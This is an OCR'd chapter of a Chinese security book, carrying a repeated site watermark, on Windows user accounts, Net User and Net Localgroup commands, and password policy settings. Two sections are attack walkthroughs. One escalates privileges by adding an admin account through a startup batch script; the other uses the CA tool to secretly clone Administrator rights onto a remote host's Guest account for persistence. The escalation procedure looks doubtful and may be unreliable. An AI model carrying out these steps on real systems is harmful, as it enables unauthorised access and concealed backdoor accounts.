在域控制器中创建用户账户时，用户登录名称是所谓的 User Principle Name（UPN）名称，UPN 与 Email 邮箱名称有相似的格式。例

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

如，zzg@shyzhong.com 的 abc 就是账户名称，shyzhong.com 则表示该账户所在的域名称。UPN 名称的后半部(@shyzhong.com)又称为 UPN 后缀，如图 5-2 所示。



图5-2 用户创建面板

“姓名”在 AD 中很重要，因为它是用户 LDAP 名字的一部分。通常，在使用命令或是脚本进行一些任务时，就需要知道此账户的 LDAP 名字。如：

Cn=” zhongzhiguo” ,cn=” users” ,dc=” REDHILLTOWN” ,dc=” com”

至于“用户登录名”，它主要用于登录域控制器。“SHYZHONG\zzg”则用于在老版本的 Windows 中进行登录。

在前面的内容中已经教会读者们如何创建域账户了，这里再细说一下需要注意的地方：

(1) 用户的全名在同一个容器里不得重复；

(2) UPN 名称在整个域（Domain）、域树状目录（Domain Tree）和林（Forest）中都不得重复。

(3) 用户的姓名与 UPN 名称可以使用中文，但如果域内有非 Windows Server 2003 计算机，为避免在这些计算机上无法输入中文账户，建议 UPN 名称不要使用中文。

(4) 如果域中有使用低版本操作系统的计算机，那么用户登录名称不要超过 20 个字符，并且不要包含“"^:;,+*?<>”符号。

(5) 密码最多有 128 个字符，且大小写有区别。

5.1.3 工作站

目前，工作站中安装的操作系统有 Windows 2000/XP 和 Vista 几种。其中，以 Windows XP 使用率最高。下面，就以此系统中的账户环境为例，讲解一下账户的分类。

1.管理员与受限账户

在 Windows XP 中，首先要对管理员账户和受限账户有个基本的认识。这两类账户使用的概率最高，两者配合起来可以充分发挥出 Windows XP 的许多特性，如安全特性。

(1) 管理员账户

顾名思义，管理员账户就是可以对计算机进行管理的账户，例如，安装 Windows XP 时创建的 Administrator 账户就是其中的一员。在 Windows XP 中，可以有多个管理员级别的账户，但不能没有管理员账户，因为没有了管理员账户将会导致我们无法对计算机进行管理。

管理员账户是 Windows XP 中权限最高的账户，在如图 5-3 所示中，可以看到管理员级别的账户几乎(并不是完全)可以对系统进行一切操作。



图5-3 管理员与受限用户的权限对比

通过列举的权限项可以得知，系统管理员的权限是相当高的。从安全角度分析，如果系统中存在多个管理员账户的话，因为不同的人对系统设置往往有不同的想法，所以可能会将系统中的设置调乱，这会给系统的全局稳定带来隐患。故而，轻易是不应为系统中创建多个系统管理员级别的账户。

(2) 受限账户

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

所谓“受限”账户，是指在 Windows XP 中只能在一定范畴内进行系统应用与管理的账户。如果需要禁止某些人更改计算机中的设置和重要资源，那么受限制账户就是为这些人设计的。使用受限账户的用户，将具有如下权限特点：

①无法安装软件或硬件，但可以访问已经安装在计算机中的程序。

②可以更改其本身账户的图片，还可以在“控制面板”→“用户账户”工具中创建、更改或删除本身密码。

③无法更改其本身的账户名或者账户类型。



TIPS 对于使用受限账户的用户，某些程序可能无法正确工作。如果发生这种情况，需要将用户的账户类型临时或者永久地更改为计算机管理员。

在受限账户中，还有一个比较特殊的账户——来宾账户（即名为 Guest 的账户）。这个账户可以被那些在计算机中没有账户的人用于 Windows XP 的登录。来宾账户没有密码，所以他们可以快速登录，并可以完成检查电子邮件或者浏览 Internet 等操作。使用来宾账户的用户，将具有如下权限特点：

①无法安装软件或硬件，但可以访问已经安装在计算机上的程序。

②无法更改来宾账户类型，可以更改来宾账户图片。

③无法更改其账户名或者账户类型。

2.本地和域用户

除了管理员和受限账户的分类方式外，还可以将账户分为本地和域账户。在 Windows XP 中，在本地用户数据库 SAM（Security Account Manager，安全账户管理器）文件中有账户名、密码等记录的用户就称为本地用户，此文件存储在“%SystemRoot%\system32\config”文件夹中。

如果是在网络的中央数据库（Active Directory，活动目录）里保存的账户，则该用户称为域用户。使用域账户，用户可以在域的任一台计算机中进行登录，这类账户最大的优势是便于统一管理。

我们可以通过“本地用户和组”工具来管理本地用户账户，通过“Microsoft Active Directory 用户和计算机”工具来管理域账户。

5.1.4 用命令行管理账户

在 Windows 的“命令提示符”（调用命令为 CMD.exe）窗口中，能够通过 Net 命令对用户进行各种管理。利用 Net 命令管理账户和账户组，有时可以实现一些在图形界面下无法完成的设置。通常，黑客在学习对账户攻击之前，必须要对 Net User 和 Net Localgroup 的语法加以了解。在本小节中，还将讲解如何使用命令行进行账户入侵的实例。

1.使用Net User命令管理账户

要使用 Net 命令对账户进行管理，需要使用 User 这个子命令。在“命令提示符”窗口中，输入“Net User /?”命令并按回车键，可以看到如图 5-4 所示的关于此命令的语法结构。



图5-4 查看Net User命令的语法结构

① Username：是指要添加、修改、查看或删除的账户名称（最多 20 个字符）。这等同于设置账户的用户名，而非全名。

② Password| *]：Password 即账户对应的明文密码，“| *]”是指密码可以输入星号（*），按下

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

问车键后就会弹出如图 5-5 所示的要求输出密码的提示，此时输入密码将不以明文显示。这个功能在一些特殊的公共场合可能会用到。



图5-5 使用星号可以输入密文式的密码

③ /domain：表示对用户的管理操作在计算机主域的主域控制器中执行，对于管理本地用户来说，此参数无须使用。

④ Options：指定 Net User 命令可以使用的参数。在如表 5-1 所示中列出了可以使用的参数及其说明。

表 5-1 Net User命令可用参数表

参数及使用语法	说　明
/active:{no \| yes}	启用或禁用用户账户。默认设置为Yes（即启用账户）。
/comment:"text"	设置账户的描述信息。内容最多可以有48个字符，文本内容要加上双引号。
/countrycode:nnn	指定帮助和错误消息使用的国家（地区）语言。Nnn如果为数字0，则表示使用系统默认的国家（地区）代码。
/expires:{{mm/dd/yyyy dd/mm/yyyy \| mmm,dd ,yyyy} \| never}	指定户账户过期的时间。月份值可以使用数字、全称或三个字母的缩写（即 Jan、Feb、Mar、Apr、May、Jun、Jul、Aug、Sep、Oct、Nov、Dec）。年份值可以使用两位数或四位数。如果使用never，则表示账户永不过期。
/fullname:"name"	指定用户的全名而不是用户名，名称两端需要加双引号。
/homedir:Path	设置用户主目录的路径，该路径必须存在。
/passwordchg:{yes \| no}	指定用户是否可以更改自己的密码。默认设置为Yes。
/passwordreq:{yes \| no}	指定用户账户是否必须有密码，默认值为Yes，如果选择No，则表示密码为空。
/profilepath:[Path]	设置账户登录时配置文件所在的路径。等同于“配置文件路径”的内容。
/scriptpath:Path	设置用户登录脚本的路径。Path不能是绝对路径，必须是%systemroot%\System32\Repl\Import\Scripts这样的相对路径。
/times:{day[-day][,day [-day]] ,time[-time] [,time[-time]] [; \| all}	指定用户可以使用计算机的时间。Time 的增加值限制为 1 小时。对于day值，可以用全称或缩写（即 M、T、W、Th、F、Sa、Su），也可以使用12小时或24小时时间表示法。如果值为All，则表示用户始终可以登录。空值（空白）意味着用户永远不能登录。
/usercomment:"text"	添加或更改账户的“用户注释”。
/workstations:{Computer Name[,...] \| *}	最多列出8个用户可以登录到网络的工作站。用逗号分隔列表中的多个项。如果/workstations没有列表，或列表为星号*，则该用户可以从任何计算机登录。

在明白了 Net User 命令的语法及参数使用方法后，下面来看看一些具体的命令使用方法：

（1）查看全体账户的列表

默认状态下，如果 Net User 命令没有使用任何参数，则会显示计算机中用户账户的列表。此外，也可以使用 Net Users 命令来显示账户列表，如图 5-6 所示。



图5-6 查看当前账户的列表

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

（2）查看指定账户的信息

如果要查看指定的某个账户的信息，如shyzhong账户，只需使用Net User shyzhong命令即可，如图5-7所示。



图5-7 查询指定账户的信息

（3）创建一个新账户

假设要新建一个名为XHX的账户，密码是111，全名是XU HONG XIA，描述信息是HOME，且不可更改密码，可以使用如下命令：

```
Net User XHX 111 /Add /fullname:"XU HONG XIA" /comment:"HOME" /passwordchg:no
```

在按下回车键后，可以看到命令成功被执行。

此时，在“运行”栏中使用命令“lusrmgr.msc”打开“本地用户和组”窗口，在其中可以看到多了一个用户名为XHX的账户“1”，进入其属性窗口后会看到“用户不能更改密码”项处于选中状态“2”，如图5-8所示。




图5-8 命令会在本地用户和组窗口中同步执行

（4）设置账户的过期时间

假设，要设置xhx这个账户在2009年5月25日过期，可以在“命令提示符”窗口中使用如下命令来实现：

```
Net User XHX /expires:2009/05/25
```

这条命令很实用，它可以自动化管理一些临时创建的账户的使用状态的。例如，如果只希望外单位的人临时使用本单位的计算机几天，就可以为其创建一个具有指定使用时间范围的账户。

（5）禁用指定账户

如果要禁用XHX账户，可以在“命令提示符”窗口中使用如下命令来实现：

```
Net User XHX /active:no
```

（6）设置账户的登录时间

假设，要指定XHX账户的登录时间为星期一的早晨4点到下午5点、星期二的下午1点到3点，以及星期三到星期五的上午8点到下午5点，可以在“命令提示符”窗口中使用如下命令来实现：

```
Net User xhx /time:M,4am-5pm;T,1pm-3pm;W-F,8:00-17:00
```

这条命令可以在“命令提示符”窗口中成功被执行，但是在“本地用户和组”窗口中的XHX账户属性窗口中却无法实现，所以说Net User命令也有它自己的好处，如图5-9所示。




图5-9 DOS下可以实现一些独特的定制效果

（7）删除指定的账户

如果要删除XHX这个账户，可以在“命令提示符”窗口中使用如下命令来实现：

```
Net User xhx /delete
```

（8）设置/更改密码

以账户ABC为例，如果此账户没有密码，则

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

下面的命令可以为此账户添加一个 123 的密码；如果此账户已经有密码，那么下面的命令可以更改此账户的密码为 123。

Net User ABC 123

2.使用Net Localgroup管理账户组

在“命令提示符”窗口中，可以使用 Net Localgroup 命令管理账户组。此命令可以进行添加、显示或修改本地组的操作。其语法结构是：

（1）Net localgroup [GroupName [/comment:"text"]] [/domain]

（2）Net localgroup [GroupName {/add [/comment:"text"] | /delete} [/domain]]

（3）Net localgroup [GroupName name [...]{/add | /delete} [/domain]]

在如表 5-2 所示中，给出了 Net Localgroup 命令可以使用的参数，以及参数的作用。

表5-2 Net Localgroup命令可以使用的参数及说明

可用参数	参数作用说明
GroupName	指定要添加、扩展或删除的本地组的名称。使用不带其他参数的 net Localgroup GroupName 显示本地组中的用户列表或全局组。
/comment:"text"	为新建或已经存在的组添加注释。评注最多可以包含 48个字符。给文本加上引号。
/domain	对当前域的主域控制器执行操作。否则，操作将在本地计算机上执行。
name [...]	列出一个或多个用户名或组名以添加或从本地组中删除。
/add	添加全局组名称或者向本地组中添加用户名称。必须在使用此命令将用户或全局组添加到本地组之前先为其建立账户。
/delete	从本地组中删除组名称或用户名。
net help command	显示指定 net 命令的帮助。

在明白了 Net User 命令的语法及参数使用方法后，下面来看看一些具体的命令使用方法：

（1）新建一个账户组


在“命令提示符”窗口中，以新建一个名为 123 的账户组为例，只需执行如下命令即可：

```
Net Localgroup 123 /add
```

在命令执行完毕后，要稍待片刻后才能在“本地用户和组”窗口中看到新建的组出现。这个延迟主要是因为创建组的操作将会引发一连串的系统配置产生，如产生组的配置文件，将账户组添加到 SAM 数据库，等等。

如果要在创建账户组时，为账户组添加一条注释信息（如注释信息为“2006 年创建”），可以使用如下命令来实现：

```
Net Localgroup 456 /add /comment:"2006 年创建"
```



（2）删除一个账户组

在“命令提示符”窗口中，以删除一个名为 123 的账户组为例，只需执行如下命令即可：

```
Net Localgroup 123 /delete
```

在命令执行完毕后，要稍待片刻后才能在“本地用户和组”窗口中看到指定的组已经被删除。这个延迟主要是因为删除组的操作将会引发一连串的系统删除操作，如将账户组从 SAM 数据库中删除。

（3）查看账户组列表信息

在“命令提示符”窗口中，执行“Net

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

Localgroup”（不含参数）命令后，可以查看到计算机名和系统中账户组的列表信息，如图 5-10 所示。




图5-10 系统中的账户组列表

（4）查看指定账户组的信息

在“命令提示符”窗口中，如果想查看指定的账户组（如 Administrators）的信息，只需使用“Net Localgroup administrators”命令即可，在如图 5-11 所示的反馈信息中可以看到指定账户组的别名、注释以及成员列表信息。




图5-11 指定的账户组的信息

（5）将本地组添加到域账户数据库

在 Windows XP 的计算机成为域的成员时，可以在“命令提示符”窗口中使用如下命令，将本地账户组（如 123）添加到域服务器的账户数据库中。

```
Net Localgroup 123 /add /domain
```

在指定参数“/domain”后，系统将会自动将命令在能找得到的域控制器中进行执行。

（6）将域控制器上的全局组添加到本地组中

假设，现在需要将域控制器 shyzhong.com 中的全局组 7788 添加到本地组 123 中，可以使用“Net Localgroup 123 shyzhong.com\7788 /add”命令实现，如图 5-12 所示。




图5-12 添加全局组

反之，如果希望在本地组 123 中删除成员 shyzhong.com\7788，只需使用“Net Localgroup 123 shyzhong.com\7788 /delete”命令即可。

此外，假设要将本地账户 ABC 和 Shyzhong.com 域中的 DEF 账户同时添加到本地的 Users 组，可以使用如下命令来实现：

```
Net Localgroup Users ABC shyzhong\DEF /add
```

（7）将账户添加到指定组中

假设，现在需要把账户 XHX 添加到 Administrators 账户组，可以在“命令提示符”窗口中使用如下命令实现：

```
Net Localgroup Administrators xhx /add
```

如果账户 XHX 没有隶属于任何账户组，上述命令可以将此账户添加到指定的组中；如果账户 XHX 已经隶属于某个账户组，那么此命令可以把此账户添加到新的指定的组中。这样，账户 XHX 将会同时存在于多个组中。

5.1.5 用受限账户提权

账户作为操作系统中的基本组成部分，它的被攻击可能性最大。下面，将从多个角度谈黑客常用的攻击方法。首先，通过一个实例来讲解黑客是如何完成“用受限账户进行提权”这个任务的——在企业环境中，各种安全隐患数不胜数，所以很多攻击都能从意想不到的角度实现。例如，为了企业内部网络中方便交互数据，很多计算机都会启用受限账户，如图 5-13 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图5-13 启用受限账户

在启用了受限账户后，通过执行如下操作黑客就可以完成“提权”操作，即：创建出级别比自己还高的管理员账户。

步骤 1

使用受限账户登录系统，在记事本中输入如下内容：

```
net user admin 12345678 /add
net localgroup administrators admin /add
```

通过这两条添加账户的命令，可以完成创建一个名为 admin 的管理员账户的操作。具体的命令解释见 5.1.3 小节的内容，此处略。

步骤 2

依次单击“文件”→“另存为”菜单，在弹出的保存对话框中输入保存的文件名“"User.bat"”并单击“保存”按钮，这样可以直接创建一个批处理文件，如图 5-14 所示。




图5-14 保存文件

步骤 3

在“运行”栏中输入“Gpedit.msc”命令并按 Enter 键，在打开的“组策略”窗口中依次展开并定位到“计算机配置”→“Windows 设置”→“脚本（启动 / 关机）”分支，如图 5-15 所示。




图5-15 组策略窗口

步骤 4

双击右侧窗格中的“启动”项，在弹出的“启动属性”窗口中，单击“添加”按钮，如图 5-16 所示。



图5-16 单击“添加”按钮

步骤 5

在打开的如图 5-17 所示对话框中，添加上面编写的 User.bat 文件的路径。




图5-17 添加编写的User.bat文件

步骤 6

退出并重新使用 xhx 账户登录系统后，User.bat 文件将被执行，并完成 admin 账户的创建。因为受限用户无权限管理管理员级别的账户，所以，此时在“用户账户”窗口中只能看到自身账户，却看不到新创建的管理员账户，如图 5-18 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图5-18 用户账户窗口


步骤 7

此时依次单击“开始”→“注销”菜单，在接着出现的欢迎界面中即可看到新创建的 admin 账户，如图 5-19 所示。



图5-19 登录界面中出现账户

此时，单击 admin 账户并输入密码“12345678”即可完成登录操作。



5.1.6 账户“无间道”

通常，黑客为了能够长久的控制目标主机，往往就会在第一次入侵成功后创建一个账户。创建账户方法有很多，巧妙却有所不同。如果是直接创建账户，那么系统管理员通过“本地用户和组”等工具很容易就能查得出来，特别是在服务器中还能通过日志检索工具把相关记录提取出来，如图 5-20 所示。




图5-20 日志属性

遇到这种情况时，只要是警觉性较高的系统管理员，做的第一件事就是封掉这个账户，并把原因查个水落石出。显然，有经验的黑客是不会使用这个方法“打草惊蛇”的。要想实现“瞒天过海”式的账户创建，只能使用创建克隆账户的方法。

账户克隆作为一种效果明显的“欺骗”式黑客技术，它的实现方法呈多样化。下面，介绍一下使用 CA 创建克隆账户的方法。CA 是国内著名黑客小榕写的远程克隆账户的工具，使用它可以轻松将远程服务器中的某个账户进行克隆。此工具的语法是：

Ca.exe \\IP < 账户 >< 密码 >< 克隆账户 >< 密码 >

其中，各个参数的含义是：

① \\IP：远程计算机的 IP 地址。

② < 账户 >：被克隆的账户，如 Administrator。

③ < 密码 >：被克隆账户密码，如 Administrator 账户的密码。

④ < 克隆账户 >：克隆的账户。

⑤ < 密码 >：设置克隆账户的密码。

下面，通过一个实例来介绍此工具的使用方法。假设，现在远程计算机中管理员的账户名

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

（Administrator）与密码（780316）已经知晓，希望将 Administrator 账户克隆到 Guest 这个账户的具体过程是：

步骤 1

打开一个“命令提示符”窗口，并输入“ca \\192.168.1.8 administrator “780316” Guest 789”命令，如图 5-21 所示。




图5-21 运行命令

步骤 2

在按下 Enter 键后将看如图 5-22 所示的提示信息，这表示账户克隆任务已经成功完成——即将 Administrator 账户克隆到了 Guest 这个账户上，并且为这个账户设置了密码为 789。





图5-22 提示信息



此时，打开服务器中的“本地用户和组”窗口，在查看 Guest 账户的属性时，可以看到“隶属于”选项卡界面中，此账户仍然属于 Guests 组，显然这是符合克隆账户的要求的——不能出现管理员组，否则就等于被发现了，如图 5-23 所示。



图5-23 查看隶属于的组

此时，查看 Administrators 组的属性，可以看到此组下并没有 Guest 账户的存在，这同样也符合了克隆账户的要求，如图 5-24 所示。



图5-24 查看组的属性

此时，在“计算机管理”窗口的“本地用户和组”→“用户”列表中，可以看到 Guest 账户处于禁用状态，如图 5-25 所示。



图5-25 账户列表

那么，这个禁用的账户是否可以使用呢？要知道这才是我们需要关注的地方呢。要想知晓这一点，需要在“命令提示符”窗口中输入“Net use \\192.168.1.8 Guest 789”命令，在按下 Enter 键后，如果出现“命令成功完成”的提示，则说

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

明已经成功使用被禁用的 Guest 账户完成了登录，如图 5-26 所示。



图5-26 登录成功

接着，可以执行一些只有管理员才能执行的操作，如添加一个账户、将普通账户添加到管理员组等等。

5.1.7 账户的安全配置

由于其固有的权限和权利，Windows 操作系统中的管理员账户是计算机中最有用、同时也可能是最危险的账户，任何被授予管理员特权同等权限的其他账户将面临同样高的风险。因此，本节针对账户的安全配置主要是针对管理员级别的账户而言的。

在 Windows 中，可以在“组策略”中对账户的密码规则进行设置。其中，常用的几个安全策略有：

1.设置密码的最小长度

将密码的位数保持在 6 位以上，就会大大增强账户及系统的整体安全性。默认状态下，Windows 中允许设置密码为空或在 256 个字符长度之间进行选择。

如果希望 Windows 中任何账户的密码都不能小于指定的位数（如 6 位），可以在“组策略”中进行相关设置。具体方法是：

步骤 1

在“运行”栏中使用命令“Gpedit.msc”，打开“组策略”编辑器窗口。

步骤 2

依次展开到“计算机配置”→“Windows 设置”→“安全设置”→“账户策略”→“密码策略”节点。

步骤 3

双击右侧窗格中的“密码长度最小值”项，打开此项的属性窗口，如图 5-27 所示。




图5-27 指定密码的最小位数

步骤 4

在密码长度框中可以输入长度从 1 到 14 个字符的值（如数字“6”），默认值为数字 0，这表示可以设置不需要密码。输入完毕后，单击“确定”按钮应用密码长度的设置。

在应用了此项设置后，当在系统中进行账户的创建时，就不能将密码设置为空密码或是少于 6 位的密码了。否则，会出现如图 5-28 所示的错误。



图5-28 密码长度将强制要求设置在指定的范围内

2.设置密码的复杂性要求

前面已经说过密码具有弱密码和强密码之分，默认状态下，Windows 中可以使用空口令这类典型的弱密码。如果希望在 Windows XP 中强制账户使用强密码，可以在组策略中进行如下设置。

步骤 1

在“运行”栏中使用命令“Gpedit.msc”打开“组策略”编辑器窗口。

步骤 2

依次展开到“计算机配置”→“Windows 设置”→“安全设置”→“账户策略”→“密码策略”。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

步骤 3

双击右侧窗格中的“密码必须符合复杂性要求”项，在弹出的如图 5-29 所示的属性窗口中，选中“已启用”项并单击“确定”按钮应用此密码设置。





图5-29 按下F1帮助键可以知道此项的作用范围



在单击提示框中的“安全设置描述”项后，在弹出的帮助文件窗口中打开“密码必须符合复杂性要求”项的帮助内容页面（可以在“运行”栏中直接输入此页面的网址“ms-its:D:\WINDOWS\Help\spolsconcepts.chm::/505.htm”，使用 IE 浏览器浏览相应的帮助信息。），可以看到如下内容：

启用“密码必须符合复杂性要求”策略后，密码必须满足：不包含全部或部分的用户账户名、长度至少为六个字符、包含来自以下四个类别中的三个的字符：

(1) 英文大写字母（从 A 到 Z）。

(2) 英文小写字母（从 a 到 z）。

(3) 10 个基本数字（从 0 到 9）。

(4) 非字母字符（例如，!、$、#、%）。

此安全策略只有在更改或创建账户的密码时，才会生效并会强制执行复杂需求。

3.设置密码最短存留期

假设，管理员为新创建的账户设置了一个复杂的密码。但是，使用这个账户的用户却不愿意使用这个复杂的密码，而希望使用一个简单的密码。基于安全因素考虑，这个要求将会被拒绝。为了强化这个安全管理，可以设置复杂的密码最低使用期限（如 60 天），在这个指定的期限日期内，用户将不能擅自更改管理员创建的密码。在组策略窗口中，进行此项设置的方法是：

步骤 1

在“运行”栏中使用命令“Gpedit.msc”打开“组策略”编辑器窗口。

步骤 2

依次展开到“计算机配置”→“Windows 设置”→“安全设置”→“账户策略”→“密码策略”。

步骤 3

双击右侧窗格中的“密码最短存留期”项，打开此项的属性窗口，如图 5-30 所示。




图5-30 “密码最短存留期”项的属性窗口

步骤 4

在“在以下天数后可以更改密码”项下方的文本框中输入数字 1~999 天之间的任一个数字（如 60）。如果将密码更改为数字 0 的话，则允许账户立即可以更改密码。

